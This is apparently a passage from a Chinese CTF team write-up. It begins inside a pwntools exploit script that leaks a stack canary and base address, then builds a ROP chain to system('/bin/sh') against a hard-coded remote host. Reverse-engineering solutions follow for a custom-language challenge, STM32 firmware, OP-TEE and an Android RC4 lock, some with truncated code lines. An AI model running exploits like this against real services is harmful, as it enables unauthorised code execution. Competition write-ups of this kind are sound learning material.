    dd=dd[::-1]
    d=''
    for i in dd:
        d+="[%s]"%i
    return d.encode()

cmd="""
bp $rebase(0x70eb)
c
"""

#context.log_level='debug'
#parse()
#p.interactive()
#exit(0)
def pwn(off):
    sendcode(code2);
    parse()
    p.readuntil('"')
    d=u64(p.readuntil('\n',drop=1)[-6:].ljust(8,b'\x00'))
    print(hex(d))

    in_data=d-0x6f70
    out_data=d+0x10e1
    print(hex(in_data))
    print(hex(out_data))
    outdata2=d+0x1060
    print(hex(outdata2))

    pause()
    payload=b'\x00'*6+p64(1)
    #payload=b'\x00'*6
    payload=b'[a]'+makepayload(payload)
    #payload=makepayload(payload)
    payload=makecode(payload)
    print(hex(len(payload)))
```

```
    plen=(len(payload)+0xf)&0xfffff0
    #plen+=30

    print(hex(plen))

    payload=b'\x00'*6+p64(in_data+plen)
    #payload=b'\x00'*6
    payload=b'[a]'+makepayload(payload)
    #payload=makepayload(payload)
    payload=makecode(payload)

    print(payload)

    #sendcode(payload)
    #parse()
    #p.interactive()
    payload1=p32(0)+p32(5)+p64(0)+b'b'*0x50
    padl=30
    print(hex(padl))
    payload=payload.ljust(plen,b'\x00')
    payload=payload.ljust(plen+80,b'\x00')+p64(out_data-0x30)+p64(0)
    #payload=payload.ljust(plen+80,b'\x00')+p64(in_data+0x60+plen)+p64(0)
    payload+=payload1
    sendcode(payload)
    parse()
    #p.interactive()
    p.readuntil('第1行: ')
    p.readuntil('第1行: ')
    d=p.readuntil('未定义, ',drop=1)
    print(d)
    canary=u64(b'\x00'+d[:7].ljust(7,b'\x00'))
    print(hex(canary))

    payload=b'\x00'*6+p64(in_data+plen)
    #payload=b'\x00'*6
    payload=b'[a]'+makepayload(payload)
    #payload=makepayload(payload)
    payload=makecode(payload)
    payload=payload.ljust(plen,b'\x00')
    payload1=p32(0)+p32(5)+p64(0)*2+b'bbb\x00bbb\x00'+b'c'*0x8+b'\x00'*0x8
    padl=len(payload1)
    payload1+=b'd'*0x20
    print(hex(padl))
    payload1=payload1.ljust(0x50,b'\x00')+p64(out_data-padl)

    payload=payload.ljust(plen+80,b'\x00')+p64(outdata2+plen)+p64(0)
    payload+=payload1
```

```python

    sendcode(payload)
    parse()
    p.readuntil('第1行: ')
    d=u64(p.readuntil('未定义, ',drop=1)[-6:].ljust(8,b'\x00'))
    print(hex(d))
    pause()
    e=ELF("./trans_IR")
    e.address=d-0x12550
    print(hex(e.address))
    rdi=0x00000000000125b3+e.address
    ret=0x000000000000201a+e.address
    system=e.plt['system']
    rsp=0x0000000000005492+e.address

    payload=b'\x00'*6+p64(0)+p64(canary)+p64(0)+p64(rsp)+p64(0)*5+p64(rdi)+p64(0
    payload=makepayload(payload)
    payload=makecode(payload)
    plen=len(payload)
    payload=b'\x00'*6+p64(in_data+0x300)+p64(canary)+p64(0)+p64(rsp)+p64(0)*7+p6
    #payload=b'\x00'*6+p64(in_data+0x200)+p64(canary)+p64(0)+p64(ret)+p64(rdi)+p
    payload=makepayload(payload)
    payload=makecode(payload)
    payload+=b'ls;ls;ls;ls;ls;ls;ls;ls;ls;ls;ls;/bin/sh\x00'

    sendcode(payload)
    parse()

    #payload=b'\x00'*6+p64(

    p.interactive()

while True:
    p=remote("119.13.77.77","2102")
 #   p=process("./trans_IR")
#    gdb.attach(p,cmd)
    n=0x0
    try:
        pwn(n)
    except Exception as e:
        print(e)
    p.close()
    break
    n+=0x8

```

Reverse

Syclang| Solved | Working - s0rry

在尝试手动翻译中（

手动可行，出题人写的汇编器很简陋，只有赋值和for循环，只有20个for循环就结束hhhh

```
#include <stdio.h>
void read(int* var2) {
    Flabelread:
    // Function body goes here
}

void writes() {
    Flabelwrites:
    // Function body goes here
}

void writef() {
    Flabelwritef:
    // Function body goes here
}

void exit() {
    Flabelexit:
    // Function body goes here
}

typedef struct {
  int key[24];
  int L[8];
  int R[8];
  int X[8];
} exp;

int main(char* var11[]) {
    exp var22;
    exp var23;
    exp var24;
```

```
    exp var25;
    char input[24];

    scanf("%s",input);

    for(int i=0;i<24;i++){
        var22.key[23-i] = input[i];
    }

    for(int ie=23;ie>0;ie--){
        var22.key[ie] = var22.key[ie]-var22.key[ie-1];
    }

    var22.L[0] = 0;
    var22.R[0] = 8;
    var22.X[0] = 11;
    var22.L[1] = 15;
    var22.R[1] = 23;
    int tmp27 = 0 - 13;

    var22.X[1] = tmp27;
    var22.L[2] = 2;
    var22.R[2] = 11;
    var22.X[2] = 17;
    var22.L[3] = 10;
    var22.R[3] = 20;
    // ....初始化跳过....

    for(int i =0;i<8;i++){
        var22.key[var22.L[i]] += var22.X[i];
        var22.key[var22.R[i]] -= var22.X[i];
    }

    for(int i=1;i<24;i++){
        var22.key[i]+= var22.key[i-1];
    }

    for(int i=0;i<23;++){
        var22.key[i]^=0; //????
        // var22.key[i]^= var22.key[i+1];
    }

    var24.L[0] = 0;
    var24.R[0] = 12;
    // ..... 赋值跳过....

    for(int ie=23;ie>0;ie--){
```

```
        var24.key[ie] -= var24.key[ie-1];
    }

    for(int i=0;i<8;i++){
        var24.key[var24.L[i]] += var24.X[i];
        var24.key[var24.R[i]] -= var24.X[i];
    }

    for(int i=1;i<24;i++){
        var24.key[i] +=  var24.key[i-1];
    }

    // var23初始化跳过

    for(int i=0;i<24;i++){
        var23.key[i] ^= var24.key[i];
    }

    for(int i=0;i<8;i++){
        var23.X[i] = var22.key[i*3];
    }

    for(int ie=23;ie>0;ie--){
        var23.key[ie] -= var23.key[ie-1];
    }

    for(int i=0;i<8;i++){
        var23.key[var22.L[i]] -= var23.X[i];
        var23.key[var22.R[i]] += var23.X[i];
    }

    for(int i=1;i<24;i++){
        var23.key[i] += var23.key[i-1];
    }

    for(int i=0;i<7;i++){
        int tmp = var22.L[i]^var22.L[i+1];
        if(tmp>23){
            tmp = 23;
        }
        var22.L[i] = 23;
    }

    var25.L[7] =0;
    for(int i=0;i<7;i++){
        int tmp2 = var22.R[i]^var22.R[i+1];
        if(tmp2>23){
```

```
            tmp2 = 23;
        }
        var25.R[i] = tmp2;
    }
    var25.R[7] =23;

    for(int i=0;i>7;i++){
        var25.X[i] = var22.X[i+1]^var22.X[i];
    }

    // init var25 跳过

    for(int ie=23;ie>0;ie--){
        var25.key[ie] -= var25.key[ie-1];
    }

    for(int i=0;i<8;i++){
        var25.key[var25.L[i]] -= var25.X[i];
        var25.key[var25.R[i]] += var25.X[i];
    }

    for(int i=1;i<24;i++){
        var25.key[i] += var25.key[i-1];
    }

    for(int i=0;i<24;i++){
        if(var22.key[i]!=var23.key[i]){
            print("error");
            break;
        }

    }

    return 0;
}

```

弄好了，剩下的就只有逆向了,优化了一下代码

```
#include <stdio.h>
typedef struct {
    long long int key[24];
    long long int L[8];
    long long int R[8];
    long long int X[8];
```

```
} exp;
int main() {
    exp var22;
    exp var23;
    exp var24;
    exp var25;

    var22.L[0] = 0;
    var22.R[0] = 8;
    var22.X[0] = 11;
    var22.L[1] = 15;
    var22.R[1] = 23;
    var22.X[1] = -13;
    var22.L[2] = 2;
    var22.R[2] = 11;
    var22.X[2] = 17;
    var22.L[3] = 10;
    var22.R[3] = 20;
    var22.X[3] = -19;
    var22.L[4] = 6;
    var22.R[4] = 13;
    var22.X[4] = 23;
    var22.L[5] = 9;
    var22.R[5] = 21;
    var22.X[5] = -29;
    var22.L[6] = 1;
    var22.R[6] = 19;
    var22.X[6] = 31;
    var22.L[7] = 4;
    var22.R[7] = 17;
    var22.X[7] = -37;

    char input[24];

    scanf_s("%s", input, sizeof(input));

    for (int i = 0; i < 24; i++) {
        var22.key[23 - i] = input[i];
    }

    for (int ie = 23; ie > 0; ie--) {
        var22.key[ie] = var22.key[ie] - var22.key[ie - 1];
    }

    // 对input进行简单加密
    for (int i = 0; i < 8; i++) {
        var22.key[var22.L[i]] += var22.X[i];
```

```
        var22.key[var22.R[i]] -= var22.X[i];
    }

    for (int i = 1; i < 24; i++) {
        var22.key[i] += var22.key[i - 1];
    }

    var23.key[0] = 252;
    var23.key[1] = 352;
    var23.key[2] = 484;
    var23.key[3] = 470;
    var23.key[4] = 496;
    var23.key[5] = 487;
    var23.key[6] = 539;
    var23.key[7] = 585;
    var23.key[8] = 447;
    var23.key[9] = 474;
    var23.key[10] = 577;
    var23.key[11] = 454;
    var23.key[12] = 466;
    var23.key[13] = 345;
    var23.key[14] = 344;
    var23.key[15] = 486;
    var23.key[16] = 501;
    var23.key[17] = 423;
    var23.key[18] = 490;
    var23.key[19] = 375;
    var23.key[20] = 257;
    var23.key[21] = 203;
    var23.key[22] = 265;
    var23.key[23] = 125;

    // 根据input和key生成res


    for (int ie = 23; ie > 0; ie--) {
        var23.key[ie] -= var23.key[ie - 1];
    }

    for (int i = 0; i < 8; i++) {
        var23.key[var22.L[i]] -= var22.key[i * 3];
        var23.key[var22.R[i]] += var22.key[i * 3];
    }

    for (int i = 1; i < 24; i++) {
        var23.key[i] += var23.key[i - 1];
    }
```

```

    for (int i = 0; i < 24; i++) {
        if (var22.key[i] != var23.key[i]) {
            break;
        }
    }
    return 0;
}


```

z3约束一下, 拿到代码约束半天才约束出来呜呜呜

```
from z3 import *
s = Solver()
class exp:
    def __init__(self):
        self.key = [0]*24
        self.L = [0]*8
        self.R = [0]*8
        self.X = [0]*8
var22 = exp()
var23 = exp()
key =  [Int(('key[%d]' % i)) for i in range(24) ]
var22.key = key
print(var22.key)

for ie in range(23,0,-1):
    var22.key[ie] = (var22.key[ie]-var22.key[ie-1])
var22.L[0] = 0
var22.R[0] = 8
var22.X[0] = 11
var22.L[1] = 15
var22.R[1] = 23
var22.X[1] = -13
var22.L[2] = 2
var22.R[2] = 11
var22.X[2] = 17
var22.L[3] = 10
var22.R[3] = 20
var22.X[3] = -19
var22.L[4] = 6
var22.R[4] = 13
var22.X[4] = 23
var22.L[5] = 9
```

```
var22.R[5] = 21
var22.X[5] = -29
var22.L[6]= 1
var22.R[6]= 19
var22.X[6]= 31
var22.L[7]= 4
var22.R[7]= 17
var22.X[7] = -37

for i in range(8):
    var22.key[var22.L[i]] = (var22.key[var22.L[i]] + var22.X[i])
    var22.key[var22.R[i]] = (var22.key[var22.R[i]] - var22.X[i])
for i in range(1,24):
    var22.key[i]+= var22.key[i-1]
var23.key[0] = 252
var23.key[1] = 352
var23.key[2] = 484
var23.key[3] = 470
var23.key[4] = 496
var23.key[5] = 487
var23.key[6] = 539
var23.key[7] = 585
var23.key[8] = 447
var23.key[9] = 474
var23.key[10] = 577
var23.key[11] = 454
var23.key[12] = 466
var23.key[13] = 345
var23.key[14] = 344
var23.key[15] = 486
var23.key[16] = 501
var23.key[17] = 423
var23.key[18] = 490
var23.key[19] = 375
var23.key[20] = 257
var23.key[21] = 203
var23.key[22] = 265
var23.key[23] = 125
for ie in range(23,0,-1):
    var23.key[ie] -= var23.key[ie - 1]

for i in range(8):
    var23.key[var22.L[i]] -= var22.key[i * 3]
    var23.key[var22.R[i]] += var22.key[i * 3]

for i in range(1,24):
    var23.key[i] += var23.key[i - 1]
```

```python

for i in range(24):
    s.add(var22.key[i]==var23.key[i])

if(s.check()==sat):
    # print(s.model())
    m = s.model()
    print(m)
key[21] = 55
key[15] = 106
key[6] = 53
key[18] = 115
key[23] = 125
key[22] = 117
key[20] = 99
key[19] = 116
key[17] = 48
key[16] = 121
key[14] = 112
key[13] = 113
key[11] = 109
key[10] = 117
key[8] = 98
key[7] = 99
key[5] = 114
key[4] = 123
key[9] = 115
key[12] = 121
key[3] = 102
key[2] = 116
key[1] = 99
key[0] = 115

for i in range(len(key)):
    print(chr(key[i]),end="")
```

Digital_circuit_learning| Solved| Working - s0rry

学一下stm32逆向先https://zhuanlan.zhihu.com/p/554438392

https://xuanxuanblingbling.github.io/iot/2020/07/08/stm32/

跟着上面的文章成功给程序分配好段，显示出代码，定位到程序入口函数

```
void __noreturn sub_8000100()
{
  sub_8000BD8();
  sub_8000570();
}
```

```
void __fastcall __noreturn sub_8000570()
{
  int *i; // r4

  for ( i = &dword_8001F48; i < &dword_8001F68; i += 4 )
    ((void (__fastcall *)(int, int, int))(i[3] | 1))(*i, i[1], i[2]);// init
  sub_80000F4();
}
```

第一个for循环挺关键的，会调用两函数，用于初始化0x20000000这地址，我们用ida分配完0x20000000这段之后，手动patch实现赋值，方便之后观察

```
SRAM:20000000 ; Segment type: Regular
SRAM:20000000                 AREA SRAM, DATA, ALIGN=0
SRAM:20000000                 ; ORG 0x20000000
SRAM:20000000                 DCD 0
SRAM:20000004                 DCD 0x4030201
SRAM:20000008                 DCD 0x4030201
SRAM:2000000C                 DCD 0x9080706
SRAM:20000010                 DCD 0x8060402
SRAM:20000014 flag1           DCD 0
SRAM:20000018 index           DCD 0                   ; DATA XREF: check+44↑o
SRAM:20000018                                         ; check+4A↑o ...
SRAM:2000001C check_num       DCD 0
SRAM:20000020 compare         DCD 0                   ; set "w"
SRAM:20000024 ; int funtions[]
SRAM:20000024 funtions        DCD 0x8001CC1           ; DATA XREF: initData:loc_8000E5C↑o
SRAM:20000024                                         ; ROM:off_8000E7C↑o
SRAM:20000028                 DCD 0x8001D81
SRAM:2000002C                 DCD 0x8001DB5
SRAM:20000030                 DCD 0x8001DE9
SRAM:20000034                 DCD 0x8001E1D
SRAM:20000038                 DCD 0x8001E55
SRAM:2000003C                 DCD 0x8001E95
SRAM:20000040                 DCD 0x8001ED1
SRAM:20000044                 DCD 0x8001F0D
SRAM:20000048                 DCD 0x8001C8D
SRAM:2000004C len             DCD 0xA
SRAM:20000050 s               % 1
SRAM:20000051 c               % 1
SRAM:20000052 t               % 1
SRAM:20000053 f               % 1
SRAM:20000054 flagSart        % 1
SRAM:20000055 ; char flagBody[20]
SRAM:20000055 flagBody        % 0x14
SRAM:20000069 flagEnd         % 1
```

主逻辑函数

```
void __noreturn sub_80000F4()
{
  unsigned __int8 *len_; // r0
  int v1; // r2
  int v2; // r3

  sub_80009D4();
  while ( 1 )
  {
    while ( (unsigned __int8)flag1 != 1 )
    {
      printf("Please enter a string of numbers(input format:@xxxxx##):\r\n");
      sub_80006CE(3);
    }
    while ( 1 )
    {
      len = (int)strlen((unsigned __int8 *)&s);
      if ( len == 0x1A && s == 'S' && c == 'C' && t == 'T' && f == 'F' && flagSart == '{' && flagEnd == '}' )
        break;
      printf("The input format is incorrect!!!please input again:\r\n");
      sub_80006CE(3);
      LOBYTE(flag1) = 0;
    }
    copy(flagBody_0, flagBody, 20u);
    len_ = strlen((unsigned __int8 *)flagBody_0);
    encode(flagBody_0, encode_, (int)len_);
    copyEncodeAndsetFlag(encode_, 10);
    LOBYTE(flag1) = 0;
    initData(0, (int)&flag1, v1, v2);
    sub_80006CE(10);
  }
}
```

然后就是猜测程序执行流程，通过上面的文章，程序有一个叫中断向量表的东西，用它给的脚本修复一下，然后就能看到两个有逻辑的函数

```
ROM:08000054                 DCD 0x800011B
ROM:08000058                 DCD 0x800011B
ROM:0800005C                 DCD 0x800011B
ROM:08000060                 DCD 0x800011B
ROM:08000064                 DCD 0x800011B
ROM:08000068                 DCD 0x800011B
ROM:0800006C                 DCD 0x800011B
ROM:08000070                 DCD 0x800011B
ROM:08000074                 DCD 0x800011B
ROM:08000078                 DCD 0x800011B
ROM:0800007C                 DCD 0x800011B
ROM:08000080                 DCD 0x800011B
ROM:08000084                 DCD 0x800011B
ROM:08000088                 DCD 0x800011B
ROM:0800008C                 DCD 0x800011B
ROM:08000090                 DCD 0x800011B
ROM:08000094                 DCD 0x800011B
ROM:08000098                 DCD 0x800011B
ROM:0800009C                 DCD 0x800011B
ROM:080000A0                 DCD 0x800011B
ROM:080000A4                 DCD 0x800011B
ROM:080000A8                 DCD 0x800011B
ROM:080000AC                 DCD 0x800011B
ROM:080000B0                 DCD 0x8000C39          ; fuc1
ROM:080000B4                 DCD 0x800011B
ROM:080000B8                 DCD 0x800011B
ROM:080000BC                 DCD 0x800011B
ROM:080000C0                 DCD 0x800011B
ROM:080000C4                 DCD 0x800011B
ROM:080000C8                 DCD 0x800011B
ROM:080000CC                 DCD 0x800011B
ROM:080000D0                 DCD 0x800011B
ROM:080000D4                 DCD 0x8000E89          ; fuc2
ROM:080000D8                 DCD 0x800011B
ROM:080000DC                 DCD 0x800011B
ROM:080000E0                 DCD 0x800011B
ROM:080000E4                 DCD 0x800011B
ROM:080000E8                 DCD 0x800011B
```

进入func1就能看到check函数

```
int check()
{
  int i; // r4

  ++check_num;
  if ( sub_8000CF8(0x40000000, 1u) )
  {
    for ( i = 0; i < 10; ++i )
    {
      if ( LOBYTE(Encodeflag[2 * i]) == (unsigned __int8)compare )
      {
        ((void (__fastcall *)(int, int))fucntions[2 * i])(0x200000BF, 10);
        LOBYTE(compare) = sub_8001A8C((unsigned __int8)compare);
        ++index;
      }
    }
  }
  if ( check_num == 10 && index < 11 )
    printf("You are error!!!\r\n");
  return sub_8000CDA(0x40000000);
}
```

然后从这个函数中就能猜测出程序的check方式 按着它给的这个表来check

```
int __fastcall sub_8001CC0(int a1)
{
  int result; // r0

  byte_200000B4[index % 11] = 'a';
  byte_200000B4[++index % 11] = 0;
  result = index;
  if ( index == 10 )
  {
    if ( !strcmp(byte_200000B4, "bdgfciejha") )
    {
      printf("You are right!!!\r\n");
      sub_80019E8(536871113, a1, 10);
      return sub_8000A8C("The flag is SCTF{%s}\r\n", byte_200000C9);
    }
    else
    {
      return printf("You are error!!!\r\n");
    }
  }
  return result;
}
```

patch了之后的进程空间可以看很明显看出来

```
SRAM:200000E0 ; int fucntions[]
SRAM:200000E0 fucntions       DCD 0x8001CC1          ; index+1 "a"
SRAM:200000E4 ; int Encodeflag[]
SRAM:200000E4 Encodeflag      % 4                    ; flag
SRAM:200000E8                 DCD 0x8001D81          ; flagEncode --  "b"
SRAM:200000EC                 % 4
SRAM:200000F0                 DCD 0x8001DB5          ; flagEncode ++  "c"
SRAM:200000F4                 % 4
SRAM:200000F8                 DCD 0x8001DE9          ; flagEncode Xor 0x35u  "d"
SRAM:200000FC                 % 4
SRAM:20000100                 DCD 0x8001E1D          ; flagEncode[i] xor flagEncode[9-i]   "e"
SRAM:20000104                 % 4
SRAM:20000108                 DCD 0x8001E55          ; input[i] ^= input[(i + 1) % size  "f"
SRAM:2000010C                 % 4
SRAM:20000110                 DCD 0x8001E95          ; input[i] = (16 * input[i]) | (input[i] >> 4) "g"
SRAM:20000114                 % 4
SRAM:20000118                 DCD 0x8001ED1          ; input[i] = (input[i] << 6) | (input[i] >> 2)  "h"
SRAM:2000011C                 % 4
SRAM:20000120                 DCD 0x8001F0D          ; input[i] = (32 * input[i]) | (input[i] >> 3);  "i"
SRAM:20000124                 % 4
SRAM:20000128                 DCD 0x8001C8D          ; input[i] ^= 0xF7u "j"
SRAM:2000012C                 % 4
```

exp如下：

```python
tmp = []
a = 0x77
tmp.append((a))
for i in range(9):
    a = ((((a >> 6) & ((a >> 2)) & 1) == 0) | ((2 * a)&0xff)&0xff)
    tmp.append((a))
print(tmp)
# 这里需要从上面图中表示的顺序调整一下res的顺序
alphabet = "abcdefghij"
res = [0]*10
```

```python
res[alphabet.index('b')] = tmp[0]
res[alphabet.index('d')] = tmp[1]
res[alphabet.index('g')] = tmp[2]
res[alphabet.index('f')] = tmp[3]
res[alphabet.index('c')] = tmp[4]
res[alphabet.index('i')] = tmp[5]
res[alphabet.index('e')] = tmp[6]
res[alphabet.index('j')] = tmp[7]
res[alphabet.index('h')] = tmp[8]
res[alphabet.index('a')] = tmp[9]

for i in range(len(res)): #b
    res[i] -= 1
for i in range(len(res)): #d
    res[i] ^= 0x35

for i in range(len(res)): #g
    res[i] =  (((16 * res[i])&0xff) | res[i] >> 4)&0xff

for i in range(len(res)): #f
    res[i] ^= res[(i + 1) % len(res)]

for i in range(len(res)): #c
    res[i]+=1

for i in range(len(res)): #i
    res[i] = (((32 * res[i])&0xff) | (res[i] >> 3)&0xff)

for i in range(len(res)): #e
    res[i] ^= res[9 - i]

for i in range(len(res)): #j
    res[i] ^= 0xF7

for i in range(len(res)): #h
    res[i] = (((res[i] << 6)&0xff) | (res[i] >> 2))&0xff

flag = [0]*20
for i in range(0,20,2):
    if ( (res[i // 2] & 0xF) > 9 ):
        flag[i + 1] = (res[i // 2] & 0xF) + 0x57
    else:
        flag[i + 1] = (res[i // 2] & 0xF) + 0x30
    if (res[i // 2] >> 4 )> 9 :
        flag[i] = (res[i // 2] >> 4) + 0x57
    else:
        flag[i] = (res[i // 2] >> 4) + 0x30
```

```python

for i in range(len(flag)):
    print(chr(flag[i]),end="")
```

hidden_in_the_network| OPEN| Working - s0rry

SycTee| OPEN| Working - s0rry -REHEroadchick

用qemu模拟登录进入系统了账号是root，然后还不知道要干啥呜呜呜

```
Starting syslogd: OK
Starting klogd: OK
Running sysctl: OK
Saving random seed: [    1.867655] random: dd: uninitializ
OK
Set permissions on /dev/tee*: OK
Create/set permissions on /data/tee: OK
Starting tee-supplicant: Using device /dev/teepriv0.
OK
Starting network: OK
Starting network (udhcpc): OK

Welcome to Buildroot, type root or test to login
buildroot login: root
# 
```

optee启动流程 https://zhuanlan.zhihu.com/p/556039631

```
Starting network (udhcpc): OK

Welcome to Buildroot, type root or test to login
buildroot login: root
# find / -name *optee*
/usr/bin/optee_example_secure_storage
/usr/bin/optee_example_random
/usr/bin/optee_example_plugins
/usr/bin/optee_example_hotp
/usr/bin/optee_example_hello_world
/usr/bin/optee_example_bj888
/usr/bin/optee_example_bj777
/usr/bin/optee_example_bj666
/usr/bin/optee_example_aes
/usr/bin/optee_example_acipher
/sys/devices/platform/firmware:optee
/sys/devices/optee-ta-d96a5b40-c3e5-21e3-8794-1002a5d5c61b
/sys/devices/optee-ta-f04a0fe7-1f5d-4b9b-abf7-619b85b4ce8c
/sys/bus/tee/devices/optee-ta-d96a5b40-c3e5-21e3-8794-1002a5d5c61b
/sys/bus/tee/devices/optee-ta-f04a0fe7-1f5d-4b9b-abf7-619b85b4ce8c
/sys/bus/tee/drivers/optee-rng
/sys/bus/tee/drivers/trusted-key-tee/optee-ta-f04a0fe7-1f5d-4b9b-abf7-619b85b4ce8c
/sys/bus/platform/devices/firmware:optee
/sys/bus/platform/drivers/optee
/sys/bus/platform/drivers/optee/firmware:optee
/sys/firmware/devicetree/base/firmware/optee
/sys/firmware/devicetree/base/reserved-memory/optee_shm@42000000
/sys/firmware/devicetree/base/reserved-memory/optee_core@e100000
```

在系统里找到了bj777写的测试代码(

推测aes_key为

aes_key='snbjklefsdcvfsycsnbjklefsdcvfsyc', 位于bj888内

SycLock| Solved | Working - s0rry

第一层是个爆破rc4

先找到程序的路径hook一下com.tool.android.syclock.LevelZero.writeFileFromIS函数

```
[tab] for command suggestions
com.tool.android.syclock on (vivo: 7.1.2) [usb] # android hooking watch class_method com.tool.android.syclock.LevelZero
.writeFileFromIS --dump-args --dump-backtrace --dump-return
(agent) Attempting to watch class com.tool.android.syclock.LevelZero and method writeFileFromIS.
(agent) Hooking com.tool.android.syclock.LevelZero.writeFileFromIS(java.lang.String, java.io.InputStream)
(agent) Registering job 360137. Type: watch-method for com.tool.android.syclock.LevelZero.writeFileFromIS
com.tool.android.syclock on (vivo: 7.1.2) [usb] # (agent) [360137] Called com.tool.android.syclock.LevelZero.writeFileFr
omIS(java.lang.String, java.io.InputStream)
(agent) [360137] Backtrace:
        com.tool.android.syclock.LevelZero.writeFileFromIS(Native Method)
        com.tool.android.syclock.LevelZero$1.onClick(LevelZero.java:131)
        android.view.View.performClick(View.java:5637)
        android.view.View$PerformClick.run(View.java:22429)
        android.os.Handler.handleCallback(Handler.java:751)
        android.os.Handler.dispatchMessage(Handler.java:95)
        android.os.Looper.loop(Looper.java:154)
        android.app.ActivityThread.main(ActivityThread.java:6190)
        java.lang.reflect.Method.invoke(Native Method)
        com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:892)
        com.android.internal.os.ZygoteInit.main(ZygoteInit.java:782)

(agent) [360137] Arguments com.tool.android.syclock.LevelZero.writeFileFromIS(/data/user/0/com.tool.android.syclock/comp
onent/level0.jar, android.content.res.AssetManager$AssetInputStream@52d9947)
(agent) [360137] Return Value: true
(agent) [360137] Called com.tool.android.syclock.LevelZero.writeFileFromIS(java.lang.String, java.io.InputStream)
(agent) [360137] Backtrace:
        com.tool.android.syclock.LevelZero.writeFileFromIS(Native Method)
        com.tool.android.syclock.LevelZero$1.onClick(LevelZero.java:131)
```

放进jadx可以看到rc4

```java
public Check(String arg) {
    this.key = arg;
    if ($assertionsDisabled || this.key != null) {
        for (int i = 0; i < 23; i++) {
            this.plain[i] = "flag{this_is_fake_flag}".charAt(i);
        }
        int[] cipher_arr = {24, 248, 37, 134, 70, 16, 146, 218, 211, 137, 244, 4, 126, 179, 247, 92, 206, 77, 175, 34, 122, 14, 158};
        for (int i2 = 0; i2 < 23; i2++) {
            this.cipher[i2] = cipher_arr[i2];
        }
        return;
    }
    throw new AssertionError();
}

public boolean docheck() {
    if (this.key.length() != 4) {
        return false;
    }
    int[] key_arr = new int[4];
    for (int i = 0; i < 4; i++) {
        key_arr[i] = this.key.charAt(i);
    }
    int[] s = new int[256];
    int[] k = new int[256];
    for (int i2 = 0; i2 < 256; i2++) {
        s[i2] = i2;
        k[i2] = key_arr[i2 % key_arr.length];
    }
    int j = 0;
    for (int i3 = 0; i3 < 256; i3++) {
        j = (s[i3] + j + k[i3]) & 255;
        int tmp = s[i3];
        s[i3] = s[j];
        s[j] = tmp;
    }
    int[] res = new int[23];
    int i4 = 0;
    int j2 = 0;
    for (int idx = 0; idx < 23; idx++) {
        i4 = (i4 + 1) & 255;
        j2 = (s[i4] + j2) & 255;
        int tmp2 = s[i4];
        s[i4] = s[j2];
        s[j2] = tmp2;
        int t = (s[i4] + s[j2]) & 255;
        res[idx] = (this.plain[idx] ^ s[t]) ^ 18;
    }
    for (int idx2 = 0; idx2 < 23; idx2++) {
        if (res[idx2] != this.cipher[idx2]) {
            return false;
        }
    }
```

```python

def rc4(data, key):
    """RC4 algorithm"""

    # key = [ord(c) for c in key]  # or `key = key.encode()` for python3

```

```
    x = 0
    box = list(range(256))
    for i in range(256):
        x = (x + int(box[i]) + int(key[i % len(key)])) % 256
        box[i], box[x] = box[x], box[i]

    x = y = 0
    out = []
    for char in data:
        code = char
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        k = (box[x] + box[y]) % 256
        out.append(chr(code ^ box[k]))

    return ''.join(out)
res = [10, 234, 55, 148, 84, 2, 128, 200, 193, 155, 230, 22, 108, 161, 229, 78,
flag = "flag{this_is_fake_flag}"
mod = "1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
print("star")
for i in mod:
    print(i)
    for j in mod:
        for k in mod:
            for l in mod:
                key = [ord(i),ord(j),ord(k),ord(l)]
                ret = rc4(res,key)
                if(ret[0]=="f" and ret[1] == "l" and ret[2] == "a" and ret[3]=="
                    print(i+j+k+l)
                    print(ret)
                    exit(0)
print("end")
# 最后拿到是good
```

第二层

调用了so层的Java_com_tool_android_syclock_LevelOne_level1check函数

这里直接ida附加上去，当程序执行到下面的逻辑的时候可以看到一个查表的动作，最后有个字符串比较

```
47    v12[1] = 0LL;
48    traversetree(v13, (__int64)v26, 0, s1);
49    v14 = *(unsigned __int8 ***)&v26[0];
50    memset(s1, 0, 256);
51    memset(&v26[7], 0, 144);
52    if ( (v23 & 1) != 0 )
53      v15 = ptr;
54    else
55      v15 = v24;
56    memset(v26, 0, 112);
57    __strcpy_chk(v26, v15, 256LL);
58    v16 = v26[0];
59    if ( LOBYTE(v26[0]) )
60    {
61      v17 = 0LL;
62      do
63      {
64        v18 = v14;
65        do
66        {
67          v19 = *v18;
68          v20 = *v19;
69          v18 = (unsigned __int8 **)(v19 + 16);
70        }
71        while ( v20 != v16 );
72        __strcat_chk();
73        ++v17;
74        v16 = *((_BYTE *)v26 + v17);
75      }
76      while ( v16 );
77    }
78    v21 = strcmp(s1, "110111110001100") == 0;
79    if ( (v23 & 1) == 0 )
80      return v21;
81  LABEL_22:
82    operator delete(ptr);
83    return v21;
84  }
85  v8 = 0LL;
86  while ( 1 )
87  {
88    if ( v7 )
89      v4 = v24;
90    if ( !__strchr_chk("reverseisfun", (unsigned __int8)v4[v8], 0xEu) )
```

这个是要查的那个表

```
[anon:libc_malloc]:C297F3AF db    0
[anon:libc_malloc]:C297F3B0 unk_C297F3B0 db  72h ; r                ; DATA XREF: [anon:libc_malloc]:B7562F38↑o
[anon:libc_malloc]:C297F3B1 db    0
[anon:libc_malloc]:C297F3B2 db    0
[anon:libc_malloc]:C297F3B3 db    0
[anon:libc_malloc]:C297F3B4 dd offset a00                           ; "00"
[anon:libc_malloc]:C297F3B8 dd offset unk_C297F3C0
[anon:libc_malloc]:C297F3BC db    0
[anon:libc_malloc]:C297F3BD db    0
[anon:libc_malloc]:C297F3BE db    0
[anon:libc_malloc]:C297F3BF db    0
[anon:libc_malloc]:C297F3C0 unk_C297F3C0 db  66h ; f                ; DATA XREF: [anon:libc_malloc]:C297F3B8↑o
[anon:libc_malloc]:C297F3C1 db    0
[anon:libc_malloc]:C297F3C2 db    0
[anon:libc_malloc]:C297F3C3 db    0
[anon:libc_malloc]:C297F3C4 dd offset a010                          ; "010"
[anon:libc_malloc]:C297F3C8 dd offset unk_C297F3D0
[anon:libc_malloc]:C297F3CC db    0
[anon:libc_malloc]:C297F3CD db    0
[anon:libc_malloc]:C297F3CE db    0
[anon:libc_malloc]:C297F3CF db    0
[anon:libc_malloc]:C297F3D0 unk_C297F3D0 db  6Eh ; n                ; DATA XREF: [anon:libc_malloc]:C297F3C8↑o
[anon:libc_malloc]:C297F3D1 db    0
[anon:libc_malloc]:C297F3D2 db    0
